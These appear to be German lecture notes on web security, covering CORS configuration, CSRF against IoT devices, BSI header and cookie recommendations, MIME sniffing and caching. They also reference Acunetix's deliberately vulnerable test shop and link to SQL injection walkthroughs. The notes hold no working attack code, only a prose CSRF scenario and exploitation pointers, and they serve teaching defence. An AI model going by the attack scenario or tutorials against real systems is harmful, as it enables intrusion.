// Enable CORS with custom configuration
app.use(cors({
  methods: ['GET', 'POST', 'PUT', 'DELETE'], // Allow specified methods
  exposedHeaders: ['X-Custom-Header1', 'X-Custom-Header2'], // For simple Requests
}));

// ... define your routes and other middleware

// Start the server
app.listen(3000, () => {
  console.log('Server started on port 3000');
});
```

Cross-Site-Request-Forgery

Wirklich verschwunden?

Das Internet-der-Dinge

- Hier können weiterhin Attacken gefahren werden, insbesondere weil oftmals alte Web-Server mit fehlerhaften Backends mitgeliefert werden
- Man besucht eine Web-Seite, die bewusst CSRF-Attacken fährt
- evil.com fährt dann eine Buffer-Overflow-Attacke mittels POST oder GET auf eine bekannte IP-Adresse (private IP-Adresse, z.B. den Kühlschrank)
- Wenn dieser nicht geschützt ist, dann könnte der Kühlschrank Schadsoftware hosten

Die Probleme verlagern sich eher. Web-Seiten sind leichter zu schützen, da die modernen Frameworks CSRF unterbinden

Umfang der Vorlesung

- Wir haben die Top10 der Sicherheitslücken betrachtet

Andere Sicherheitsprobleme:

- Clickjacking
- Denial of Service (DoS)
- Insufficient Anti-automation
- Malicious File Execution
- Cross Frame Scripting (XFS)
- Cross Site Tracing
- Cross Site Cooking
- ...

BSI Empfehlungen

Zum Schutz vor Clickjacking, Cross-Site-Scripting und anderen Angriffen SOLLTE der IT-Betrieb geeignete HTTP-Response-Header setzen.

Dazu SOLLTEN mindestens die folgenden HTTP-Header verwendet werden:

- Content-Security-Policy,
- Strict-Transport-Security,
- Content-Type,
- X-Content-Type-Options: nosniff (verhindert MIME-Sniffing, was den content-type überschreiben könnte -> aus Bild wird JavaScript)
- Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate (öffentliche Computer!!!!)

Die verwendeten HTTP-Header SOLLTEN so restriktiv wie möglich sein.

Cookies SOLLTEN grundsätzlich mit den Attributen secure, SameSite und httponly gesetzt werden

Datensicherung beim Einsatz kryptografischer Verfahren

In Datensicherungen MÜSSEN (die dabei verwendeten) kryptografische Schlüssel vom IT-Betrieb derart gespeichert oder aufbewahrt werden, dass Unbefugte nicht darauf zugreifen können.

X-Content-Type-Options und Content-Type

Zum Schutz vor MIME-Sniffing:

Ein Angreifer lädt eine Datei (z.B. mit der Endung .jpg) hoch, die aber faktisch einen anderen Inhalt hat (z.B. html und/oder JavaScript Code).

Ein Browser der MIME-Sniffing (Bei Chrome wenn der MIME-Header unklar oder nicht gesetzt ist) betreibt prüft beim Laden die ersten Bytes der Datei (eigentlich ein Bild) und erkennt darin den HTML oder JavaScript Code, was er ggf. ausführt.

```
`X-Content-Type-Options: nosniff`
```

Der Browser nutzt nur noch den vom Server angegebenen MIME-Type (Content-Type) und führt kein MIME Sniffing mehr durch.

Cache-Control

Regelt, welche Daten in den Cache (Browser und Proxy) kommen:

So sollten hoch private Daten, z.B. Kontoauszüge nicht in den Browser-Cache kommen, um so vor ungewolltem Zugriff zu schützen

```
`Cache-Control: no-store`
```

``no-store`` oder ``no-cache``, für Authentifizierungsdaten

Eine Webanwendung mit personenbezogenen Daten nutzt ``private``, damit nur der angemeldete Nutzer Zugriff auf gecachte Inhalte hat, nicht aber andere Nutzer desselben Geräts oder Proxies



OWASP Zed Attack Proxy (ZAP)

The world's most popular free web security tool, actively maintained by a dedicated international team of volunteers.

<https://owasp.org/www-project-zap/>

[Quick Start Guide](#)

[Download now](#)



<http://testphp.vulnweb.com/>

TEST and Demonstration site for [Acunetix Web Vulnerability Scanner](#)

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art

go

[Browse categories](#)

[Browse artists](#)

[Your cart](#)

[Signup](#)

[Your profile](#)

[Our guestbook](#)

[AJAX Demo](#)

Links

[Security art](#)

[PHP scanner](#)

[PHP vuln help](#)

[Fractal Explorer](#)

welcome to our page

Test site for Acunetix WVS.

<https://medium.com/@nemesiskontreras/testing-for-sqli-web-vulnerabilities-application-walk-through-22719be8b3a9>

<https://www.hackingarticles.in/manual-sql-injection-exploitation-step-step/>

[About Us](#) | [Privacy Policy](#) | [Contact Us](#) | [Shop](#) | [HTTP Parameter Pollution](#) | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Sicherheit

Grundsätzliche Probleme bei der Entwicklung

- Es wird nicht von Beginn an auf Sicherheit geachtet
 - > Start der Applikation als „kleines Projekt“
 - Sicherheit ist (scheinbar) unnötig
 - > Die Applikation gewinnt an Nutzern und etabliert sich
 - > Kein Sicherheitskonzept vorhanden!
- Häufig wird Sicherheit eher als Feature betrachtet
 - > „Ohne Blick auf Sicherheit können wir das Produkt billiger/früher releasen“
 - > „Niemand bezahlt für Sicherheit“

Unterschied zu anderer Software (z.B. Java-Applikation)

- Das Produkt ist oft online, jeder hat Zugriff darauf

Passend: <http://www.commitstrip.com/en/2017/06/19/security-too-expensive-try-a-hack/>